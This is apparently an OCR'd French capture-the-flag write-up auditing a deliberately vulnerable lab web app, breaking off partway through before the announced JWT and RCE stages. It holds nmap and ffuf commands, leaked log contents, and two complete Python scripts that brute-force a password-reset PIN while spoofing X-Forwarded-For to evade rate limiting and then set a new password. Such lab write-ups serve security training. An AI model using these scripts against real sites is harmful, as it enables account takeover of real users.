
Audit de Sécurité et Compromission d'une Application Web



Mise en Contexte

Ce projet retrace l'audit de sécurité complet d'une application web d'administration hébergée sur un serveur Linux. Il est important de préciser que cette analyse a été menée dans un environnement volontairement vulnérable et a été conçu spécifiquement pour l'entraînement au hacking éthique. L'objectif technique de cette étude de cas était de naviguer à travers une chaîne d'attaque multi-vectorielle, partant d'un accès visiteur totalement anonyme pour aboutir à une exécution de commande à distance (RCE) avec les privilèges les plus élevés du système. Cette expérience met en lumière la manière dont plusieurs failles de sécurité, mineures lorsqu'elles sont prises isolément, peuvent être combinées pour compromettre intégralement une infrastructure.

Comprendre la Chaîne d'Attaque (Kill Chain)

Le but fondamental de cette attaque est de transformer une absence totale de privilèges en un contrôle absolu du serveur cible. Le fonctionnement de l'intrusion repose sur un principe de mouvement latéral et vertical : chaque vulnérabilité identifiée sert de clé pour déverrouiller l'accès suivant. L'attaque ne cible pas directement les fichiers du serveur au départ, mais s'attaque d'abord à la logique métier de l'application (le système de récupération de compte) pour obtenir une identité valide, avant d'exploiter des faiblesses dans les mécanismes de confiance du serveur (les tokens JWT) pour usurper des droits d'administration. C'est une approche méthodique qui simule le comportement d'un attaquant réel cherchant à contourner les protections périmétriques par la ruse et l'automatisation.

Le fonctionnement technique de cette chaîne d'exploitation se divise en trois grandes phases logiques. La première est la fuite d'informations (Information Leak), où l'on cherche une faille de configuration (fichiers logs exposés) pour obtenir un point d'entrée, en l'occurrence un identifiant utilisateur. La seconde phase est celle du bris d'authentification, qui utilise le "spoofing" (usurpation) d'en-têtes réseau pour neutraliser les protections anti-brute-force. Enfin, la phase de manipulation de jetons (Token Forging) exploite la manière dont le serveur valide l'identité des utilisateurs. En forçant le serveur à utiliser une clé de signature que nous contrôlons, nous brisons la barrière entre l'utilisateur standard et l'administrateur, ce qui permet d'aboutir à une RCE (Remote Code Execution).


L'enjeu de cette démonstration est de prouver qu'une application peut sembler sécurisée en surface (présence de HTTPS, de Rate-Limiting et de tokens cryptographiques), mais rester totalement vulnérable si ces composants sont mal intégrés. L'attaque démontre que la sécurité est une chaîne dont la solidité globale dépend du maillon le plus faible. Dans ce scénario, le maillon faible est la confiance accordée aux données fournies par le client (qu'il s'agisse de l'adresse IP dans les headers ou du chemin de la clé dans le token JWT). En exploitant ces erreurs de conception, l'attaquant parvient à dicter au serveur ses propres règles de sécurité.

Étape 1 : Phase de Reconnaissance et Fuite d'Informations Critiques


L'audit a débuté par une phase de reconnaissance active visant à cartographier la surface d'attaque du serveur. Un scan de ports approfondi via l'outil Nmap a permis d'identifier deux points d'entrée principaux : un service SSH sur le port 22 et un serveur Apache sur le port 1337.

```
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.63.156
Nmap scan report for 10.10.63.156
Host is up (0.087s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:97:2f:db:56:5e:4e:5b:d5:f3:75:47:46:96:ac:e5 (RSA)
|   256 83:3b:7a:7a:9c:61:8b:19:ef:77:11:1f:28:c0:bf:05 (ECDSA)
|_  256 db:30:10:99:b1:71:85:59:21:5a:67:21:6d:98:f3:b6 (ED25519)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En explorant l'interface web, j'ai découvert un formulaire de connexion classique doté d'une fonctionnalité de récupération de mot de passe. Ne disposant d'aucun identifiant, j'ai procédé à un fuzzing de répertoires à l'aide de FFUF




En me basant sur des indices laissés dans le code source concernant les conventions de nommage du développeur.



En utilisant ffuf pour fuzzer tous les répertoires respectant cette convention de nommage, nous découvrons /hmr_logs.

```
$ ffuf -u 'http://10.10.63.156:1337/hmr_FUZZ' -w /usr/share/seclists/Discovery/Web-
Content/raft-small-words.txt -t 100 -mc all -ic -fw 23
...
css                     [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 416ms]
js                      [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 465ms]
images                  [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 519ms]
logs                    [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 813ms]
```

Ce répertoire, dont l'indexation était activée, contenait un fichier de journalisation nommé `errors.log`.




L'analyse minutieuse de ces journaux a révélé une fuite d'informations critique : l'adresse email de l'administrateur cible, `tester@hammer.thm`, était inscrite en clair dans les logs de tentatives de connexion échouées.

```
$ curl -s 'http://10.10.63.156:1337/hmr_logs/error.logs'
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client
192.168.1.10:56832] AH00124: Request exceeded the limit of 10 internal redirects due to
probable configuration error. Use 'LimitInternalRecursion' to increase the limit if
necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998]
[client 192.168.1.15:45918] AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997]
[client 192.168.1.12:37210] AH01631: user tester@hammer.thm: authentication failure for
"/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996]
[client 192.168.1.20:37254] AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client
192.168.1.22:38100] AH00037: Symbolic link not allowed or link target not accessible:
/var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994]
[client 192.168.1.25:46234] AH01627: client denied by server configuration:
/home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993]
[client 192.168.1.30:40232] AH01617: user tester@hammer.thm: authentication failure for
"/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client
192.168.1.35:42310] AH00124: Request exceeded the limit of 10 internal redirects due to
probable configuration error. Use 'LimitInternalRecursion' to increase the limit if
necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client
192.168.1.50:45998] AH00037: Symbolic link not allowed or link target not accessible:
/var/www/html/locked-down
```


Étape 2 : Contournement du Rate-Limit et Scripting Offensif

Une fois l'adresse email de l'administrateur identifiée (`tester@hammer.thm`), j'ai tenté d'utiliser la fonctionnalité de réinitialisation de mot de passe. Le système génère alors une demande de code de récupération à quatre chiffres (PIN), ce qui représente théoriquement 10 000 combinaisons possibles (de 0000 à 9999). Cependant, l'application intègre un mécanisme de sécurité robuste appelé Rate-Limiting (limitation de débit), qui bloque temporairement toute adresse IP après un nombre restreint de tentatives infructueuses pour prévenir les attaques par force brute.



En analysant les réponses du serveur via Burp Suite, j'ai découvert une faille logique critique dans la mise en œuvre de cette protection. L'application ne se basait pas sur l'adresse IP réelle de la couche réseau pour appliquer ses restrictions, mais sur l'en-tête HTTP `X-Forwarded-For`. Ce header est normalement utilisé par les proxys pour indiquer l'IP d'origine d'un client, mais dans ce cas précis, il était interprété sans vérification par le serveur cible. J'ai pu confirmer cette vulnérabilité en injectant manuellement des adresses IP arbitraires dans mes requêtes, constatant que le compteur de tentatives se réinitialisait à chaque changement d'adresse.

Le défi technique s'est complexifié par une contrainte de temps : le jeton de réinitialisation n'est valide que pendant une fenêtre de **180 secondes**. Tester manuellement 10 000 codes dans ce laps de temps étant impossible, j'ai développé un script **Python personnalisé** utilisant la programmation multithreadée. Ce script avait pour mission d'automatiser l'envoi des requêtes POST tout en générant, pour chaque tentative, une nouvelle adresse IP aléatoire insérée dans l'en-tête `X-Forwarded-For`.


Request
Pretty
Raw
Hex
POST /reset_password.php HTTP/1.1
Host: 10.10.63.156:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://10.10.63.156:1337
Connection: close
Referer: http://10.10.63.156:1337/reset_password.php
Cookie: PHPSESSID=m4gtq9j7b7nocvvj5pfbpilv8a
Upgrade-Insecure-Requests: 1
recovery_code=1234&s=176
Search...
0 matches
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Sat, 31 Aug 2024 00:30:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Rate-Limit-Pending: 9
Content-Length: 2202
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>
Reset Password
</title>
<link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
<script src="/hrm_js/jquery-3.6.0.min.js">
</script>
<script>
let countdownv = 176;
function startCountdown() {
let timerElement = document.getElementById("countdown");
const hiddenField = document.getElementById("s");
let interval = setInterval(function() {
countdownv--;
Search...
0 matches

Forçage du code

Maintenant que nous avons trouvé un moyen de contourner la limite de débit, j'ai écrit un script Python pour forcer le code de récupération.

```
#!/usr/bin/env python3

import requests

import random

import threading


url = "http://10.10.63.156:1337/reset_password.php"

stop_flag = threading.Event()

num_threads = 50



def brute_force_code(session, start, end):

    for code in range(start, end):

        code_str = f"{code:04d}"

        try:

            r = session.post(

                url,

                data={"recovery_code": code_str, "s": "180"},

                headers={

                    "X-Forwarded-For": f"127.0.{str(random.randint(0,
255))}.{str(random.randint(0, 255))}"

                },
```

```
                allow_redirects=False,
            )
            if stop_flag.is_set():
                return
            elif r.status_code == 302:
                stop_flag.set()
                print("[-] Timeout reached. Try again.")
                return
            else:
                if "Invalid or expired recovery code!" not in r.text:
                    stop_flag.set()
                    print(f"[+] Found the recovery code: {code_str}")
                    print("[+] Printing the response: ")
                    print(r.text)
                    return
        except Exception as e:
            #print(e)
            pass


def main():
    session = requests.Session()
    print("[+] Sending the password reset request.")
    session.post(url, data={"email": "tester@hammer.thm"})
    print("[+] Starting the code brute-force.")
```

```
    code_range = 10000
    step = code_range // num_threads
    threads = []
    for i in range(num_threads):
        start = i * step
        end = start + step
        thread = threading.Thread(target=brute_force_code, args=(session,
start, end))
        threads.append(thread)
        thread.start()
    for thread in threads:
        thread.join()



if __name__ == "__main__":
    main()
```

Tout d'abord, il envoie une demande de réinitialisation du mot de passe pour tester@hammer.thm. Ensuite, il lance plusieurs threads pour essayer différents codes de récupération avec des adresses IP générées aléatoirement pour l'en-tête X-Forwarded-For. S'il trouve le bon code, il affiche la réponse correspondante, ce qui nous permet de passer à l'étape suivante.

Même si nous avons contourné la limite de débit, nous ne disposons toujours que de 180 secondes pour forcer le code de récupération, et ce script ne peut essayer qu'environ 3 000 à 3 500 codes pendant ce laps de temps. Cela vous donne 1 chance sur 3 de réussir, vous devrez donc peut-être l'exécuter plusieurs fois. Vous pouvez également essayer d'augmenter le nombre de threads, mais j'ai obtenu trop d'erreurs de délai d'attente avec plus de 50.

En exécutant le script, nous voyons l'étape suivante après avoir saisi un code valide : un formulaire permettant de définir un nouveau mot de passe.

```
$ python3 brute_force_code.py

[+] Sending the password reset request.

[+] Starting the code brute-force.

[+] Found the recovery code: 6545

[+] Printing the response:

...

<h3 class="text-center">Reset Your Password</h3>

    <form method="POST" action="">

        <div class="mb-3">

            <label for="new_password" class="form-label">New Password</label>

            <input type="password" class="form-control" id="new_password"
name="new_password" required>

        </div>

        <div class="mb-3">

            <label for="confirm_password" class="form-label">Confirm New
Password</label>

            <input type="password" class="form-control" id="confirm_password"
name="confirm_password" required>

        </div>

        <button type="submit" class="btn btn-primary w-100">Reset
Password</button> <p></p>

        <button type="button" class="btn btn-primary w-100"
style="background-color: red; border-color: red;"
onclick="window.location.href='logout.php';">Cancel</button>

</form>

...
```

Réinitialisation du mot de passe

Maintenant que nous connaissons la prochaine étape après avoir forcé le code, nous pouvons modifier légèrement notre script afin qu'il soumette également un nouveau mot de passe une fois le code valide découvert.

```
#!/usr/bin/env python3

import requests
import random
import threading

url = "http://10.10.63.156:1337/reset_password.php"
stop_flag = threading.Event()
num_threads = 50


def brute_force_code(session, start, end):
    for code in range(start, end):
        code_str = f"{code:04d}"
        try:
            r = session.post(
                url,
                data={"recovery_code": code_str, "s": "180"},
                headers={
                    "X-Forwarded-For": f"127.0.{str(random.randint(0,
255))}.{str(random.randint(0, 255))}"
                },
                allow_redirects=False,
            )
            if stop_flag.is_set():
                return
            elif r.status_code == 302:
                stop_flag.set()
```


```
                print("[-] Timeout reached. Try again.")
                return
            else:
                if "Invalid or expired recovery code!" not in r.text and
"new_password" in r.text:
                    stop_flag.set()
                    print(f"[+] Found the recovery code: {code_str}")
                    print("[+] Sending the new password request.")
                    new_password = "password123"
                    session.post(
                        url,
                        data={
                            "new_password": new_password,
                            "confirm_password": new_password,
                        },
                        headers={
                            "X-Forwarded-For": f"127.0.{str(random.randint(0,
255))}.{str(random.randint(0, 255))}"
                        },
                    )
                    print(f"[+] Password is set to {new_password}")
                    return
        except Exception as e:
            # print(e)
            pass
```

```
def main():
    session = requests.Session()
    print("[+] Sending the password reset request.")
    session.post(url, data={"email": "tester@hammer.thm"})
    print("[+] Starting the code brute-force.")
    code_range = 10000
    step = code_range // num_threads
    threads = []
    for i in range(num_threads):
        start = i * step
        end = start + step
        thread = threading.Thread(target=brute_force_code, args=(session,
start, end))
        threads.append(thread)
        thread.start()
    for thread in threads:
        thread.join()


if __name__ == "__main__":
    main()
```

En exécutant le script modifié, nous avons réussi à forcer le code de récupération une fois de plus et à réinitialiser le mot de passe.

```
$ python3 reset_password.py

[+] Sending the password reset request.

[+] Starting the code brute-force.

[+] Found the recovery code: 4401

[+] Sending the new password request.
[+] Password is set to password123
```


En utilisant ces nouvelles informations d'identification pour se connecter à http://10.10.63.156:1337/index.php, nous sommes redirigés vers http://10.10.63.156:1337/dashboard.php




Découverte du fichier clé

Après avoir accédé au tableau de bord, nous voyons un formulaire permettant d'exécuter des commandes, mais avant de pouvoir exécuter quoi que ce soit, nous sommes redirigés vers http://10.10.63.156:1337/index.php. En vérifiant le code source de http://10.10.63.156:1337/dashboard.php, nous pouvons voir que cela est dû à ce script :


Comme il s'agit d'un script côté client, nous pouvons utiliser Burp pour intercepter la réponse lors de la connexion et simplement mettre en commentaire la ligne responsable de la déconnexion.


Pretty
Raw
Hex
GET /dashboard.php HTTP/1.1
Host: 10.10.63.156:1337
User-Agent: Mozilla/5.0 (X11; Lin
Accept: text/html,application/xht
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.63.156:1337
Connection: close
Cookie: PHPSESSID=2vuj7hldiadimfr
Upgrade-Insecure-Requests: 1
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
